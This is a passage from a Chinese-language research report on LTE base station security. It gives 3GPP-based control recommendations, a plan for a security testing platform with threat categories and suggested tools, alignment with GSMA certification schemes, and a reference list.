（二）遵循 3GPP 基站安全要求

依據 3GPP 33.401 標準，本計畫分析包括基站設定組態資訊、金鑰、用戶層資料、控制層資料，與基站內部重要資訊保護等基站安全要求，供電信設備商於產品開發設計時進行參考及遵循。

（三）擬訂行動寬頻基站資安管理方針

考量 ITU-T X.805 所設定基礎設施層之三面向與八維度安全目標、3GPP LTE 基站之安全要求、2014 年 NIST 公告之改善關鍵基礎設施資通訊安全框架，並以 NIST SP800-53 與 ISO/IEC 27001:2013 標準，提出我國資通訊基礎設施安全要求之實作標準方針。並針對實體與環境安全、存取控制、維運管理、稽核紀錄、系統與通訊保護五大類個別提出控制措施建議，分別建議於 5.3 節中個別闡述，總結建議如下表 9- 4。

表 9-4 我國基站資安管理方針建議

類別		項次	控制措施
實體與環境安全	區域安全與實體控制	1	擬訂並施行基站設施實體安全與環境控制程序，以降低對資料未經授權存取的風險、遺失及損害。
		2	應設置適當的使用安全周界（諸如卡控入口閘門），以保護基站設施所處區域。
		3	人員進出入重要基站設施所處區域應實施適當的安全防護，確保只有經授權人員方可允許進出。
		4	只於必要時才授權第三方支援服務人員限制性的進出基站設施所處區域並受監視。
		5	定期審查並更新基站設施所處區域的進出權限。
	環境安全	1	施行適當控制措施以降低潛在的實體威脅，例如：竊盜、火災、水災、閃電、溫度、濕度、電力供應干擾、通訊干擾、電磁輻射及破壞等。
		2	定期檢查並測試備援電源，確保斷電期間正常運作。
		3	電信纜線、網路佈纜及電源纜線應設計並施行適當之安全保護措施。
		4	通訊纜線及電源纜線宜適當隔離，以防止互相干擾。
		5	定期檢查與維護各項環境安全設備。
		6	基站所處區域邊界發生異常狀況時，應有權責人員可立即解決。
存取控制	存取管理	1	建立、文件化及審查基站存取控制程序，須包括使用者存取控制規則與權限。
		2	基站系統上所有帳號皆須提出申請並經權責主管核准，預設通行碼需變更。
		3	定期審查並移除未使用之使用者權限。
		4	設定適當的使用者註冊與註銷註冊程序，以對基站設備與系統核准和撤銷存取。
		5	於使用者因變更角色或調職或離職後，立即移除或封鎖其存取權限。
		6	基站系統與軟體應於安裝完畢後立即更新廠商所預設之通行碼。
		7	定期檢查所有使用者存取權限。
		8	設定適當強度之通行碼規格(例如：長度、大小寫字母、數字與符號)。
		9	基站系統在可行情況下應限制可存取IP位址，包括SNMP及遠端登入的存取限制，每項開放存取之規則均需加註用途。
		10	定期或依規定期限或使用次數限制，要求變更通行碼，並避免重複或循環使用舊通行碼。
		11	基站系統應具有作業結束後或在一定期間未操作時即自動登出之保護機制。
		12	適當隱藏或修改登錄畫面中之資訊，例如非明文之通行碼。防止系統探測與惡意蒐集系統資訊。
		13	若登入失敗次數超過上限,須強制延遲或重新取得授權後才可再登入。
		14	基站系統應關閉不需使用之介面，例如：埠、協定或服務。

	遠端存取	1	基站系統Console Port應設通行碼保護或實體控管。
		2	訂定遠端存取安全程序，確保使用者遠端存取時經授權允許。
		3	遠端使用者的存取控制，應具備適當的鑑別機制。
		4	遠端連線服務之使用者帳號應先提出申請並經權責主管核可。
		5	基站系統不得允許使用具系統管理者權限之帳號進行遠端登入。
		6	對於異常遠端登入活動，應留有紀錄，並有專人定期檢視。
		7	遠端登入基站設備與系統時，應提供加密連線功能。
		8	遠端登入使用者應具備唯一的識別符（使用者ID）。
		9	遠端登入會談結束或過界定的不動作時限後，應即予中斷連線。
維運管理	運作管理	1	文件化基站系統相關之作業程序，包括系統開關機程序、設備維護、異常處理、緊急聯絡資訊、重新啟動及復原程序、稽核存底與日誌資訊之維護、組態管理等。
		2	基站系統變更應有正式核准程序，向相關人員通報變更與詳實記錄。
		3	應妥適保存所有可疑、實際之系統錯誤資訊，及所有預防性、矯正性之維護紀錄。
		4	攜出場所外之基站設備與儲存媒體應實施適當之安全保護措施。
		5	基站相關設備如需更換或攜出，須均經事前授權，並於攜出場外與歸還時進行安全查核且紀錄。
		6	基站設備汰除前應將機密性、敏感性資料及有版權的軟體予以移除或實施安全地覆寫。
		7	基站系統軟體與資料更動，須經事前授權，且由授權之維護人員執行。
		8	基站系統軟體與資料更動後，應持續監控更動成效。
		9	基站系統應使用經授權的資料或軟體。
		10	基站系統鐘訊應與議定之鐘訊來源校正，以確保時間紀錄正確。
		11	依照業務需求啟動鐘訊自動同步，由經授權之專人定期進行鐘訊校正作業，並紀錄之。
	設備維護	1	依據基站設備廠商建議的維修服務週期及說明，進行設備維護。
		2	基站系統維護應由授權之維護人員執行。
		3	基站設備送場外維修，對於儲存在設備內資訊應有安全保護措施。
		4	遠端維護/診斷作業時，應實施維護/診斷埠之存取措施（如用金鑰管理及人員身份查驗核等機制）。
		5	定期維護基站設備，確保其可用性及完整性。
稽核紀錄	稽核紀錄	1	建立基站稽核存錄程序，須包括使用者活動、異常及資訊安全事件、使用者存取控制規則與權限。
		2	作業日誌應留有管理者與操作者所涉及活動之詳細過程，包括系統啟動及結束作業時間、系統錯誤、更正作業、及建立日誌的人員或程序等事項。
		3	由客觀第三者定期審查系統作業紀錄，確認是否符合機關訂定的作業程序。
		4	在可行情況下，應異機儲存基站設備的系統紀錄 (例如網管中心)。

類別		項次	控制措施
系統與通信保護	系統保護	1	基站系統應建立脆弱性管理機制，包括弱點掃描、弱點監控、弱點評估、弱點修補等措施。
		2	基站系統應採行事前預防及保護措施，以防治及偵測惡意軟體與阻斷服務攻擊等安全威脅。
		3	基站系統維運人員應正確認知惡意軟體與阻斷服務攻擊等安全威脅，提升人員資訊安全警覺，健全系統存取控制機制。
		4	建立遭惡意程式攻擊之復原程序，包括所有必要資料與軟體備份及復原安排。
		5	基站系統軟、韌體應依廠商發佈資訊，並考量業務需求，由經授權之專人進行升版作業，即時修補弱點。
	通信保護	1	傳送機敏性資訊(包括軟體、資料)之傳輸過程應具備加密與完整性等保護措施。
		2	eNodeB與EPC、eNodeB與eNodeB、eNodeB與OAM間應建立3GPP規定之雙向認證機制，且具備保密性、完整性與重傳保護功能。
		3	基站系統處理S1-U與X2-U的用戶資料傳輸應具備3GPP規定之完整性、保密性與重傳保護功能。
		4	基站系統處理S1-MME與X2-C的控制資料傳輸應具備完整性、保密性與重傳保護功能。
	密碼保護	1	基站系統應依據3GPP規定，應將金鑰存放於基站系統的安全環境。
		2	基站系統應具備3GPP規定之邏輯安全環境，支援敏感資料安全儲存、敏感功能執行，同時應確保安全環境的完整性。

資料來源：本團隊整理

（四）落實行動寬頻基站資安管理機制

電信業者導入基站資訊安全管理制度，主要來自外部力量要求，也就是主管機關的態度將是推動的關鍵，但基站資訊安全管理制度要能夠被落實，則需要業者形成內部力量，藉由意識重建、情境認知、資安治理及資安文化之形成，建立企業風險文化，確實落實各項控制措施，降低基站安全風險，提升基站設備與系統之安全防護，進而確保電信業者機密資訊與其客戶個人隱私不外洩，達到加速行動寬頻服務計畫-消費者權益保障之目的。

除透過行動寬頻基站資安管理機制及持續不斷的制度面 PDCA 計畫、執行、檢核和改善行動 (Plan、Do、Check、Action)的循環管理，將風險降至可接受的程度，確保基站各項營運活動外，更建議執行「行動寬頻資安檢測」，建置一套全方位資安檢測平臺，模擬威脅測試及進行弱點掃描，確保基站設備安全基準，已完善基站設備與系統之安全防護。

四、行動寬頻資安檢測平臺規劃

（一）行動寬頻資安檢測項目規劃及完善檢測腳本資料庫

由於網路技術、服務與攻擊時時推陳出新，為了確保全面性的系統安全，針對資安威脅種類及相對應的檢測項目，應建置腳本資料庫，且維持更新、與時俱進以利全面性、up-to-date 的系統檢測。針對 4.1 節及 6.2 節所闡述的行動寬頻網路六大威脅，本團隊已研擬測試方向及測試規劃於第六章節，示意如下圖 9- 5，建議可待行動寬頻檢測平臺及檢測工具建置備妥後，依測試內容進行實測，並將自行開發、撰寫設計之威脅測試案例與檢測工具內建之弱點掃描及模糊檢測軟體統整一套完善之行動寬頻基站資安檢測腳本資料庫。




圖 9- 5 行動寬頻網路威脅及測試方向

資料來源：本團隊整理

（二）行動寬頻資安檢測平臺建置

為了檢測基站的安全性，必須要有一套完整的檢測平臺。但是相關的網路設備如核心網路、基站等，相當昂貴。如果事前沒有完善地規劃檢測平臺的需求以及初步的驗證檢測功能性，可能在採購設備後發現有不合適的情況。本團隊為了能夠提早了解現有的架構、檢測項目的設計，及平臺規格開立的妥善性，於平臺建置規劃前，先行運用較少的資源完成概念性的驗證，並產出行動寬頻資安檢測平臺詳細設計規劃文件。

1. 概念性驗證

本團隊基於 3GPP 所述之威脅，開發使用者偽裝攻擊抵禦能力檢測、基站地點異動之回報機制檢測、訊息功能過濾檢測及阻斷服務攻擊抵禦能力檢測四大測試項，並搭配工程手機（模擬 UE）、（微型）基站(待測物)及核心網路模擬器（模擬 EPC）完成概念性驗證（測試腳本詳 6.1 節）。考量資源共享、相容性、擴充性、擴展性及延伸性，建議未來可擴建一套可自行編輯設計之 UE 模擬器、核心網路模擬器及基站網路模擬器，進行基站功能檢測驗證。自行編輯功能之開放可讓研究團隊於檢測時可不受限於 3GPP 標準規範及驗證機制，自行研擬及開發測試案例。

2. 平臺檢測範圍

資安技術發展日新月異，資安威脅與日俱增，平臺建置費用高昂，除搭配概念性驗證先行確保平臺之規範符合設計外，該平臺及檢測工具之檢測範圍，建議可依本研究團隊所研析歸納之行動寬頻網路六大威脅及測試內容進行開發設計及設備採購參考（參考表 9- 5），並搭配軟體進行黑箱、沙箱測試，才能完善基站資安檢測標準。

檢測範圍可分書面審查及實機測試兩部份。書面審查主要為設備商提供書面文件，針對其系統配置、系統安全、使用軟體、網管連接方式與安全防護措施、位置與時間資訊管理方式等進行自我宣告，以利檢測實驗室透過審查書面文件，據以執行檢測項目。設備商自我宣告須包含系統內建軟體名稱、版本、功能說明、權限說明、存取資料類型、網路連接埠，並說明如何滿足安全功能需求，提供安全架構的設計概念及操作建議與安全管理準則。實機測試則依據檢測項目及方法，對待測之基站進行實機操作測試，以下為建議之測試方向及檢測工具。

表 9- 5 行動寬頻網路威脅及測試方向及檢測工具

種類	測試種類與方向	建議檢測工具
威脅1：外來網路訊務量威脅	流量（壓力測試）:檢驗基站能承載的負荷以及超出負荷的情況。	UE模擬器、核心網路模擬器
	阻斷式攻擊（透過S1-U攻擊使用者裝置）:檢驗基站能承載的負荷以及超出負荷的情況。	
威脅2：無線訊號威脅	無線訊號干擾（Uu）：利用無線訊號來干擾行動裝置。	UE模擬器、核心網路模擬器、基站網路模擬器
	無線資源控制：未認證的裝置是否能夠關閉空中介面	
威脅3：行動裝置間的威脅	裝置間阻斷式攻擊：裝置間的攻擊。	屬手機資安範疇
威脅4：系統、軟體漏洞威脅	系統配置：檢查基本的系統測試	雲端運算網路安全測試平臺、書面審查
	系統安全：檢查運行系統的完整性	
	網路介面（滲透測試）：利用網路連線來檢驗（微型）基站的網路連線。	WEB 弱點檢測工具
		網路惡意行為與分析沙箱工具
	系統軟體（弱點掃描）：檢查系統內部是否有惡意文件與軟體，或是存在系統漏洞。	應用系統程式碼安全檢測工具
		未知漏洞模糊檢測軟體
威脅5：核心網路內部通訊介面威脅	阻斷式攻擊（X2）：一台惡意基站對另一台基站做攻擊	網路惡意行為與分析沙箱工具、UE模擬器、核心網路模擬器、基站網路模擬器
	IPSec連線設置	UE模擬器、核心網路模擬器、基站網路模擬器
威脅6：干擾網路服務	位置管理資訊（S1-MME）：確認基站是否有正確的位置資訊	書面審查
	時間資訊：確認基站是否能與核心網路同步。	

資料來源：本團隊整理

（三）成立專責小組協助監督平臺建置及制訂標準作業程序

檢測平臺建置之時，應成立專責小組，負責協調建置、測試，及腳本設計，平臺建置完成後應訂定標準之檢測作業程序。針對基站提供連入服務(In-bound)檢測、基站主動連外行為(Out-bound)意圖檢測作業流程初步構想如下圖 9- 6，建議可待行動寬頻資安檢測平臺建置完成、一般性資安及基站資安實測完成後，驗證該流程，提供我國行動寬頻基站資安檢測應具備之具體檢測項內容、方法、流程及指標，已完善我國基站資安檢測作業程序標準化之參考。




圖 9- 6 基站資安檢測作業流程初步構想

資料來源：本團隊整理

（四）以國際認可標準設計檢測方法及流程

近來，國際行動通訊組織 GSM 協會(Global System for Mobile Communications Association，簡稱 GSMA)為了因應逐漸高漲的行動網路安全意識，其 FASG(Fraud and Security Group)也開始制定相關的檢測項目與標準流程。本計畫所設計之檢測平臺，將依循 GSMA/3GPP SECAM 檢測流程[130]及方法進行設計（參考下圖 9- 7 安全檢測流程），建置完善的標準檢測程序，該平臺將朝成為 GSMA 認可的檢測平臺及實驗室為目標。建議監理機構或檢測實驗室，仍需持續關注 GSMA 針對安全與檢測方面的會議結論與規範，並依循其規範增修本計畫檢測平臺之系統、功能與腳本，期能讓國內行動網路能符合國際組織的標準與要求。




圖 9- 7 安全檢測流程(以 eNodeB 為例)

資料來源：3GPP

[130] 3GPP TR 33.805 V12.0.0, 2013/12

（五）與國際標準及檢測方法接軌之自主營運

目前國際間尚未有國家訂定行動寬頻相關設備之資安檢測規範，美國政府曾考量，參考供應鏈安全作法，推動 Trusted Supply Chain，要求電信商在產品廣泛採用前進行第三方資安測試。但目前政策仍是依循 NIST800 系列，對於政府組織採購規範提出建議作法，範圍是全面性的供應鏈，主要是資通訊設備。歐盟則是透過 ENCS(European Network for Cyber Security)提供關鍵基礎設施的資安建議，目前主要業務範圍偏重在智慧電網的部分，針對基站設備亦無檢測機制。

國際標準組織針對行動寬頻設備之資安認證仍在規劃階段，例如：GSMA/3GPP SECAM。資安檢測標準尚未完善，仍須持續投入經費與人力來研究並與國際接軌。美國主要的資安研究經費來源為頻譜釋照，英國檢測平臺則為電信設備商贊助提供。若我國可依 GSMA 安全實驗室 RFI 要求申請且完成審驗，且完成檢測平臺建置，則有能力及公信力針對 3GPP 所公告之檢測方法及規範進行審查，待 GSMA/3GPP 安全認證審查機制為電信業者所認同及一致性採用後，則有能力自主營運。下圖說明了 GSMA、3GPP、電信設備商及檢測實驗室針對 NESAS(Network Equipment Security Assurance Scheme)各擔任角色。檢測實驗室主要是針對電信設備商的安全審查報告進行審驗及針對產品安全評估，並將最終的結果提交與電信業者。




圖 9- 8 網路設備安全檢測組織架構

資料來源：GSMA

不言而喻，在安全方面，没有一個檢測實驗室、設備製造商及電信業者可以做出100%的保證。我們生活在一個全球相互連接的世界，面臨着全球分布的網路威脅。因為網際網路的發達及全 IP 化的扁平式行動寬頻網路架構，這些威脅將不受國家地域界線的限制，以所有技術、硬體、軟體、電信業者、服務供應商甚至個人都可能成為攻擊的目標。資訊安全是一場為了非法或不正當的原因想要攻破最新技術與阻止洩漏的防護競賽。為了確保消費者權益的保障，針對基站資安、行動寬頻資安等一切的風險跟蹤與威脅解決、安全性评估分析和驗證、漏洞研究與收集、人員管理及標準的作業化流程皆與安全緊緊相扣。網路安全是全球性的、是關於法律的、是有合作性的、是基於標準的、是基於驗證的，本研究團隊於建置基站資安檢測環境計畫（第 1 期）委託研究案內中已就行動寬頻基站威脅漏洞、防護技術、國際規範、檢測方法及管理方針完成國際間及最新的資料收集與研析，後續仍待檢測實驗室、電信設備商、電信業者及國際標準組織共同合作及協調統一國際標準、定義以及規範並開發和實施驗證方法，與落實實施及審計，才能將威脅風險降至最低。

參考文獻

1. 第四代行動通訊系統 3GPP LTE- ADVANCED ：原理與實務，李大嵩著，2015/6.
2. GSM Association, "Official Document TD.57 - TAP 3.12 Format Specification", 2014/9.
3. Bikos, A. N., & Sklavos, N., “LTE/SAE security issues on 4G wireless networks,” Security & Privacy, IEEE, Volume 11, Issue 2, pp. 55-62, 2013.
4. 3GPP TS 33.102 V13.0.0, 2016/1.
5. 3GPP TS 33.401 V13.1.0, 2015/12.
6. ISO/IEC, “ISO/IEC 27001:2013 Information technology -- Security techniques -- Information security management systems – Requirements”, 2013/09/25.
7. ISO/IEC & ITU-T, “ISO/IEC 27011:2008 Information technology — Security techniques — Information security management guidelines for telecommunications organizations based on ISO/IEC 27002”, 2008/02.
8. 3GPP TR 33.805 V12.0.0, 2013/12.
9. TMCnet, “Small Cell Security: How to Protect Traffic on New-Generation Wireless and Backhaul Networks.”, 2012/7.
10. 3GPP TR 33.820 V8.3.0, 2009/12.
11. TREND LABS 趨勢科技全球技術支援與研發中心，“2015 重大資安新聞回顧”, 2015/12/30
12. 中央研究院資訊服務處，“2015 年資訊安全之解析與展望”， 2015/4/2.
13. 中國新聞網，“電信詐騙高發偽基站泛濫難監管，建議多部門打組合拳”，2016/1/8.
14. REEBUF,“技術分析：Femtocell 家庭基站通訊截獲、偽造任意簡訊漏洞”，2015/6/19.
15. 雷鋒網，“數萬安卓用戶躺槍，4G 網路漏洞究竟是如何實現攻擊的?”, 2015/10/26.
16. 網路世界，“Blackhat Europe 2015 議題：新一代 4G LTE 存漏洞”, 2015/11/10.
17. 雷鋒網，“0 Day 漏洞全家桶？多款 3G、4G 路由器可被黑客完全控制”，2015/12/3.
18. N. Heninger, Z. Durumeric, E. Wustrow, and J. A. Halderman, “Mining Your Ps and

Qs: Detection of Widespread Weak Keys in Network Devices," in Presented as part of the 21st USENIX Security Symposium (USENIX Security 12), Bellevue, WA, 2012, pp. 205–220.

19. M. Marlinspike, "New tricks for defeating SSL in practice". Black Hat DC, vol. 2009, 2009.
20. iThome, "聯想終於道歉，證實筆電預載惡意程式", 2015/2/16.
21. Cyber Security Leader - Imperva, Attacking SSL when using RC4. Available:http://www.imperva.com/docs/hii_attacking_ssl_when_using_rc4.pdf，[Accessed: 2016/7/6].
22. The Hacker News, Attacking SSL when using RC4.Available:http://thehackernews.com/2015/03/rc4-ssl-tls-security.html，[Accessed: 2016/7/6].
23. C. Garman, K. G. Paterson, and T. V. der Merwe, "Attacks only get better: Password recovery attacks against RC4 in TLS," in 24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015.
24. Microsoft, Security Advisory 2868725, Update for Disabling RC4. Available: https://technet.microsoft.com/en-us/library/security/2868725.aspx，[Accessed: 2016/7/6].
25. Veracod, "Man in the Middle (MITM) Attack, Man-in-the-Middle Tutorial: Learn About Man-in-the-Middle Attacks, Vulnerabilities and How to Prevent MITM Attacks".
26. Robert Lychev, Samuel Jero, Alexandra Boldyreva and Cristina Nita-Rotaru, "How Secure and Quick is QUIC? Provable Security and Performance Analyses." in Security and privacy (SP), 2015 IEEE Symposium.
27. Susmita Mandal & Ayan Kumar Pan, "Risks in Cloud Computing", PenTest Magazine Vol.2 No.5.
28. Sheridan Information Technology, "Phishing Messages – Don't Get Hooked", 2014/4
29. Wikipedia, "IP address spoofing".
30. Marek Majkowski, "Mobile Ad Networks as DDoS Vectors: A Case Study", CloudFlare, 2015/9/25
31. 手機 DDoS 攻擊

http://www.scmagazine.com/ddos-attack-used-mobile-devices-to-deliver-45-billion-requests/article/441456/

32. AnDOSid 工具, http://www.effecthacking.com/2015/07/andosid-android-app-apk-hackers-tutorial.htm
33. Apple iOS 10, http://appleinsider.com/articles/16/06/21/apple-leaves-ios-10-beta-kernel-unencrypted-in-potential-bug-discovery-effort
34. Sadat Mali ,"Network Security Principles and Practices", Cisco Press 2002.
35. PicaTesHackZ, "Become A Hacker: What Is Denial of Service (DoS) Attack?"
36. DAILYMAIL.COM, "Hackers can access EVERY call and message you send: TV show demonstrates how easy eavesdropping is using biggest privacy threat in history", 2015/8/18.
37. 科技新報，美國法警使用小飛機偽裝手機基地台蒐集民眾隱私，2014/11/15. http://technews.tw/2014/11/15/u-s-marshals-using-fake-airplane-based-cell-towers-to-scan-cell-phones-of-americans/
38. Macfee 威脅報告, http://www.mcafee.com/tw/resources/reports/rp-quarterly-threats-mar-2016.pdf
